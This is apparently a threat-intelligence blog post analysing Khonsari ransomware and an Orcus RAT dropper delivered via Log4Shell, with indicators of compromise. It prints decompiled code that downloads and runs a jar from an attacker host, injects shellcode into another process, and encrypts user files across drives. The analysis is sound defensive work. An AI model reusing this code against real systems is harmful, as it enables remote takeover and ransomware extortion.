Technical Analysis of Khonsari Ransomware Campaign Exploiting the Log4Shell Vulnerability

cloudsek.com/technical-analysis-of-khonsari-ransomware-campaign-exploiting-the-log4shell-vulnerability/


Anandeshwar Unnikrishnan December 30, 2021

The Log4J vulnerability, which is being actively exploited in the wild, has led to a significant spike in ransomware attacks and has paved the way for more. Joining the list of low effort ransomware groups that are adding the Log4shell vulnerability to their arsenal, we have the Khonsari ransomware, which is a skidware.

The Khonsari ransomware is written in C# .NET, with minimal code complexity in terms of features and capabilities. Recently it has been observed that the group has started dropping Orcus RAT to gain initial entry, by exploiting Log4shell vulnerability, to execute loaders written in Java to deploy the RAT.

Modus Operandi of the Khonsari Campaign

The Khonsari group targets vulnerable Log4shell systems to drop multiple Java payloads that act as secondary stagers for either ransomware code or Orcus RAT deployment. In this report, we cover technical details of Khonsari campaigns in the wild.



Overview of the Khonsari campaign

Analysis of Orcus Rat Dropper

- By exploiting Log4shell vulnerability the Khonsari group executes the Java class *hxxp://3.145.115.94/Main.class* to download a secondary payload.
- The secondary payload is a dropper written in Java that detonates Orcus RAT, on the target system, to gain initial access .

```
public class Main {

    public static void main(String[] args) {}

    public static String getJavaPath() {
        String gay = "C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath\\javaw.exe";
        File file = new File("C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath\\javaw.exe");
        return file.exists()?"C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath\\javaw.exe":System.getProperty("java.home") + "\\bin\\javaw.exe";
    }

    static {
        try {
            File mutex = new File(System.getProperty("java.io.tmpdir") + File.separator + "fecitantiques.peedee");
            if(!mutex.exists()) {
                File file = File.createTempFile("fengpvp", "");
                ReadableByteChannel readableByteChannel = Channels.newChannel((new URL("http://test.verble.rocks/dorflersaladreviews.jar")).openStream());
                FileOutputStream fileOutputStream = new FileOutputStream(file);
                fileOutputStream.getChannel().transferFrom(readableByteChannel, 0L, Long.MAX_VALUE);
                fileOutputStream.getChannel().close();
                Runtime.getRuntime().exec("\"" + getJavaPath() + "\" -jar \"" + file.getAbsolutePath() + "\" peedee");
                mutex.mkdirs();
                mutex.createNewFile();
            }
        } catch (IOException var4) {
            ;
        }
```

The dropper detonates Orcus RAT

The payload *Main.class*, when executed, downloads a *hxxp://test.verble.rocks/dorflersaladreviews.jar* file from an external resource controlled by the attacker, as highlighted by the red box in the image below.

```
try {
    File mutex = new File(System.getProperty("java.io.tmpdir") + File.separator + "fecitantiques.peedee");
    if(!mutex.exists()) {
        File file = File.createTempFile("fengpvp", "");
        ReadableByteChannel readableByteChannel = Channels.newChannel((new URL("http://test.verble.rocks/dorflersaladreviews.jar")).openStream());
        FileOutputStream fileOutputStream = new FileOutputStream(file);
        fileOutputStream.getChannel().transferFrom(readableByteChannel, 0L, Long.MAX_VALUE);
        fileOutputStream.getChannel().close();
        Runtime.getRuntime().exec("\"" + getJavaPath() + "\" -jar \"" + file.getAbsolutePath() + "\" peedee");
        mutex.mkdirs();
        mutex.createNewFile();
```

Execution of the Main.class payload

- The above Java code creates a file *fengvp.peedee* in the temporary directory of the user and the contents of *dorflersaladreviews.jar,* retrieved from the URL, are written to the file.
- Later as highlighted by the yellow box, in the above image, the *.pedee* file is executed on the target system leading to execution of Orcus RAT.

- *dorflersaladreviews.jar (fengvp.peedee)* is a Java dropper that deploys the infamous Orcus RAT on the target system.
- The Java Dropper package consists of 3 classes that perform various malicious functions on the system, including:
    - Retrieving the Orcus RAT shellcode hosted on attacker infrastructure
    - Executing the shellcode using Win32 APIs
    - Using a custom encoding of strings to hinder analysis, since all of the strings used in the code are encoded.
- As seen in the image below, the dropper then makes an HTTP connection to the URL *hxxp://test.verble.rocks/dorflersaladreviews.bin.encrypted* that contains the Orcus RAT shellcode.

```
System.out.println(P.F.CreateProcess(null, s, null, null, true, new WinDef.DWORD(134217728L), Pointer.NULL, null, startupinfo, process_INFORMATION)
final BaseTSD.SIZE_T size_T = new BaseTSD.SIZE_T((long)buf.length);
final int n = o;
final WinNT.HANDLE hProcess = process_INFORMATION.hProcess;
final Pointer virtualAllocEx = P.F.VirtualAllocEx(hProcess, null, size_T, 12288, 64);
final Memory memory = new Memory(buf.length);
memory.write(0L, buf, 0, buf.length);
final IntByReference intByReference = new IntByReference();
P.F.WriteProcessMemory(hProcess, virtualAllocEx, memory, buf.length, intByReference);
System.out.println(a(1885179810 - 19705, 1885179810 - (char)(-28802), (int)longValue) + intByReference.getValue());
P.F.CreateRemoteThread(hProcess, null, 0, virtualAllocEx, null, 0, null);
```

Dropper makes an HTTP connection to the RAT URL

The following section of the dropper finally executes the shellcode on the system using various native Win32 APIs.


```
System.out.println(P.F.CreateProcess(null, s, null, null, true, new WinDef.DWORD(134217728L), Pointer.NULL, null, startupinfo, process_INFORMATION)
final BaseTSD.SIZE_T size_T = new BaseTSD.SIZE_T((long)buf.length);
final int n = o;
final WinNT.HANDLE hProcess = process_INFORMATION.hProcess;
final Pointer virtualAllocEx = P.F.VirtualAllocEx(hProcess, null, size_T, 12288, 64);
final Memory memory = new Memory(buf.length);
memory.write(0L, buf, 0, buf.length);
final IntByReference intByReference = new IntByReference();
P.F.WriteProcessMemory(hProcess, virtualAllocEx, memory, buf.length, intByReference);
System.out.println(a(1885179810 - 19705, 1885179810 - (char)(-28802), (int)longValue) + intByReference.getValue());
P.F.CreateRemoteThread(hProcess, null, 0, virtualAllocEx, null, 0, null);
```


Dropper executing the shellcode


The process of shellcode execution involves:

- Creating a new process (console host) via Win32 API CreateProcess()
- Allocating a memory region, in the remote process, via Win32 API VirtualAllocEx()
- Writing the Orcus RAT shellcode, into remote process memory allocated previously, via Win32 API WriteProcessMemory()
- Finally executing the shellcode by creating a thread via Win32 API CreateRemoteThread()

Successful execution of Orcus RAT gives the attacker access to the target system. Subsequently, the attacker can deploy ransomware on the target system or laterally move across the network to hunt down high-value targets such as Domain Controllers in the MS Active Directory environment.

Analysis of Khonsari Ransomware Code

- Khonsari ransomware is written in C# .NET with an x86 architecture.
- The developer has obfuscated the code by changing class and object names to random strings as shown in the image below.
- 5 classes are present in the code that perform various malicious activities on the target system.



Obfuscated Classes

- Throughout the code we see the use of encoded string values. This behaviour is inherent to a malware developer to enforce operational security by hiding important string values through a custom encoding mechanism.
- Custom decoder can be found in the code as shown below, which is a simple rolling XOR encoding scheme. The below logic can be reproduced in any language by the analyst to decode the strings used in the malware.

```
1   using System;
2   using System.Text;
3
4   // Token: 0x02000001 RID: 1
5   internal class oymxyeRJ
6   {
7       // Token: 0x06000001 RID: 1 RVA: 0x000020D4 File Offset: 0x000002D4
8       public static string CajLqoCk(string EDhcLlqR, string VnNtUrJn)
9       {
10          StringBuilder stringBuilder = new StringBuilder();
11          for (int i = 0; i < EDhcLlqR.Length; i++)
12          {
13              stringBuilder.Append(EDhcLlqR[i] ^ VnNtUrJn[i % VnNtUrJn.Length]);
14          }
15          return stringBuilder.ToString();
16      }
17  }
18
```

String decoder logic

Initialization of Encryption Keys

- The execution starts with initializing the class constructor of the class that has the main function defined in it.
- Inside the constructor, the malware initialises the AES key and Initialisation Vector (IV), used for encryption of user data on the target system, as shown in the red box in the image below.
- The encoded strings are ransom note contents. The contents of the ransom note is generated and stored in a class field.


Generation of the Ransom Note

- As highlighted in the yellow box in the image below, the *PruZnHLM* method is responsible for encrypting the AES key and IV using the RSA cryptographic algorithm. In essence, the malware uses the ransom note contents to store the critical data needed for decryption of user data.
- If the user deletes the ransom note then the data cannot be recovered. At this stage, the ransomware only initializes variables with generated data.

```
// Note: this type is marked as 'beforefieldinit'.
static SCVuZRaW()
{
    SCVuZRaW.FrfatcMQ = new ivClqxOl();
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory);
    string edhcLlqR = "\u0015\u0010=\u001ce\u0015\0e\u000e\u001d&k\u001c\u000e\u001a\u0017i\u001e;\a
    SCVuZRaW.HtqeFwaI = folderPath + oymxyeRJ.CajLqoCk(edhcLlqR, "IXrKEAOE");
    string text = "\u0016\r\0\u0019v\b(\t*\u0011U\u00037\u0018$E-\a\u0010\u0005v\v/\u0006=\u001b\u00
      \u0017&B\u0013\n;\a-\u001cah<\rv\u0017.\u0010o\u0015\u001c\u0018>N5\no\u0006\u0010\b$\u00171\u
      \u0014\u0019?.&\b.\v\u0019E5\u0001,KE+\u0013K/\u00014E+\rU\u00059\u001aa\u000e!\r\u0002K>\u000
      \u001a\u0016\u00037\0&\0<L\u007f/\u0019N\u000f*\u001bB8$\u0012'\a<o-'K\u0012+\r \u001b'U?\u001
      \u0012!mE\u0016- 9v(\b)\n1U&\u00177a'\nB %\u0004+\u0002*\u0019''*\u0014\"\u0004KE;\u001a\u001e
    string text2 = text;
    string edhcLlqR2 = text2;
    string vnNtUrJn = "ObukVnAe";
    SCVuZRaW.rbTApefo = oymxyeRJ.CajLqoCk(edhcLlqR2, vnNtUrJn) + SCVuZRaW.FrfatcMQ.PruZnHLM;
}
```

Initialization phase

The generated ransom note contains the AES key and IV encrypted with the RSA algorithm. The Key and IV are very crucial elements in the decryption process. The data cannot be recovered if the ransom note is deleted or modified.



Cryptographic process of the malware

Server Connection Check

- After the encryption process, the *main()* function of the program is executed. The first task of this function is to get a remote text file from an external resource on the Internet controlled by the attacker.
- The encoded string represents the following information: hxxp://3[.]145[.]115[.]94/zambos_caldo_de_p[.]txt

- Based on our analysis, this phase does not have any significant role in overall functionality of the ransomware. Our assumption is that it is used as a status check, since no data can be seen flowing between the victim and server. However, when the malware is not able to reach the server it stops executing. Indicating that this is used as a control to detonate the malware.

```
private static void Main()
{
    List<string> list = new List<string>();
    WebClient webClient = new WebClient();
    string text = "/\u001b\u0015\u0011R~]pi^UTF`CviVUN\u00120\u001f!(\u001c>\u0002\t=\u0016,\u0018\v\u0004>\u0018\u007f\u0006;3";
    string text2 = text;
    string edhcLlqR = text2;
    string text3 = "GoaahQrC";
    string text4 = text3;
    string vnNtUrJn = text4;
    webClient.DownloadString(oymxyeRJ.CajLqoCk(edhcLlqR, vnNtUrJn));
```

Calling Home

Directory Enumeration

- After the connection check, the malware immediately starts enumerating the directories of the target system.
- As highlighted in the image below, the red box shows the malware performing a check to exclude the C:\ drive, where the string is dynamically decoded by the XOR scheme. However, the remaining drives of the target system are added to a list to be encrypted later. .
- As highlighted by the yellow box in the image below, the malware adds user *Downloads* (decoded string), along with Desktop directory, to target directories for encryption.

```
foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
{
    string name = driveInfo.Name;
    string text5 = "2w\u0015";
    string text6 = text5;
    string edhcLlqR2 = text6;
    string text7 = "qMIamfMA";
    string text8 = text7;
    string vnNtUrJn2 = text8;
    if (!name.Equals(oymxyeRJ.CajLqoCk(edhcLlqR2, vnNtUrJn2)))
    {
        list.Add(driveInfo.Name);
    }
}
list.Add(Environment.GetFolderPath(Environment.SpecialFolder.Personal));
list.Add(Environment.GetFolderPath(Environment.SpecialFolder.MyVideos));
list.Add(Environment.GetFolderPath(Environment.SpecialFolder.MyPictures));
List<string> list2 = list;
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.UserProfile);
string text9 = ")=&\u0004%%&#\u001e";
string edhcLlqR3 = text9;
string text10 = "mRQjIJGG";
string vnNtUrJn3 = text10;
list2.Add(Path.Combine(folderPath, oymxyeRJ.CajLqoCk(edhcLlqR3, vnNtUrJn3)));
list.Add(Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory));
```

Directory Enumeration

Encryption of Victim Files

After the directory enumeration process, the malware starts the encryption process:


> Directory traversal logic is implemented in the function *bXUaefgt* shown in enum-1a. The code logic is simple; each directory added to the list by the malware is traversed to return an array containing the files.

Enum-1a

- As seen in Encr-1a, the contents of the directory are encrypted. The method *rVWZTCXX* is responsible for implementing AES cryptography as shown in the image Encr-1b.
- After encrypting the user data, the malware stores the encrypted contents in a new file with the extension .khonsari (decoded string)as highlighted in the yellow box in Encr-1a.

```
foreach (string trmxsUCM in list)
{
    try
    {
        foreach (string text11 in SCVuZRaW.bXUaefgt(trmxsUCM))
        {
            if (!SCVuZRaW.LxqQXinF(text11))
            {
                try
                {
                    File.WriteAllBytes(text11, SCVuZRaW.FrfatcMQ.rVWZTCXX(File.ReadAllBytes(text11)));
                    string sourceFileName = text11;
                    string str = text11;
                    string text12 = "T)\u0004\f/4+3\u0013";
                    string edhcLlqR4 = text12;
                    string text13 = "zBlcAGJA";
                    string vnNtUrJn4 = text13;
                    File.Move(sourceFileName, str + oymxyeRJ.CajLqoCk(edhcLlqR4, vnNtUrJn4));
                }
                catch
                {
                }
            }
        }
    }
    catch
    {
    }
}
```

Encr-1a



Encr-1b

While encrypting, the malware checks for the file extensions, as shown in the image below. And files with *.khonsari*, *.ini*, and *ink* are skipped from locking. It is interesting that the ransomware encrypts *.ink* files because of the typo in the last check, where the developer has used *ink* instead of *.ink*.

```
private static bool LxqQXinF(string YzmfzBzk)
{
    string text = "\u007f\u001d\0\a\u000f\"\u000e%8";
    string text2 = text;
    string edhcLlqR = text2;
    string vnNtUrJn = "QvhhaQoW";
    if (!YzmfzBzk.EndsWith(oymxyeRJ.CajLqoCk(edhcLlqR, vnNtUrJn)))   .khonsari
    {
        string text3 = "g\u001d/.";
        string edhcLlqR2 = text3;
        string text4 = "ItAGEocK";
        string vnNtUrJn2 = text4;
        if (!YzmfzBzk.EndsWith(oymxyeRJ.CajLqoCk(edhcLlqR2, vnNtUrJn2)))   .ini
        {
            string text5 = "\r\a2";
            string edhcLlqR3 = text5;
            string text6 = "diYplLvh";
            string text7 = text6;
            string vnNtUrJn3 = text7;
            if (!YzmfzBzk.EndsWith(oymxyeRJ.CajLqoCk(edhcLlqR3, vnNtUrJn3)))   ink
            {
                return YzmfzBzk.Equals(SCVuZRaW.HtqeFwaI);
            }
        }
    }
    return true;
}
```

File extension check

Creation of the Ransom Note

Finally, the ransomware code writes the ransom note into the user's Desktop directory with the file name *HOW TO GET YOUR FILES BACK.TXT*.

```
        }
    }
    File.WriteAllText(SCVuZRaW.HtqeFwaI, SCVuZRaW.rbTApefo);
    Process.Start(SCVuZRaW.HtqeFwaI);
```

Ransom_note

Following table summarises the contents of class fields *HtqeFwaI* and *rbTApefo* shown in the image Ransom_note_1a:

Class Field	Data Value
HtqeFwaI	C:\Users\<user_name>\Desktop\HOW TO GET YOUR FILES BACK.TXT
rbTApefo	RSA encrypted(AES key and IV) along with ransom note content

Indicators of Compromise (IOCs)

2e3f685256e5f31b05fc9f9ca470f527d7fdae28fa3190c8eba179473e2078
efbc218dfff5c4d9e4b1449380fd31a0380aee8cdfede1356ef20a986342b300
hxxp://3.145.115.94/Main.class
hxxp://3.145.115.94/zambos_caldo_de_p.txt
hxxp://3.145.115.94/zambo/groenhuyzen.exe

hxxp://test.verble.rocks/dorflersaladreviews.bin.encrypted
hxxp://test.verble.rocks/dorflersaladreviews.jar
3.145.115.94
192.168.0.115
209.197.3.8
13.107.4.52
23.216.147.76
ec2-3-145-115-94.us-east-2.compute.amazonaws.com

Author Details

Anandeshwar Unnikrishnan
Threat Intelligence Researcher , CloudSEK
Anandeshwar is a Threat Intelligence Researcher at CloudSEK. He is a strong advocate of offensive cybersecurity. He is fuelled by his passion for cyber threats in a global context. He dedicates much of his time on Try Hack Me/ Hack The Box/ Offensive Security Playground. He believes that “a strong mind starts with a strong body.” When he is not gymming, he finds time to nurture his passion for teaching. He also likes to travel and experience new cultures.

Isha Tripathi

Total Posts: 0

Isha is an engineer in the making, who also has an enthusiasm for everything ranging across science, technology and literature. A jack of all trades and master of none, she enjoys learning new skills and discussing world affairs.

×

Anandeshwar Unnikrishnan

Threat Intelligence Researcher , CloudSEK

Anandeshwar is a Threat Intelligence Researcher at CloudSEK. He is a strong advocate of offensive cybersecurity. He is fuelled by his passion for cyber threats in a global context. He dedicates much of his time on Try Hack Me/ Hack The Box/ Offensive Security Playground. He believes that “a strong mind starts with a strong body.” When he is not gymming, he finds time to nurture his passion for teaching. He also likes to travel and experience new cultures.

-
-

Latest Posts

-
pandora
-
wiper
-
malware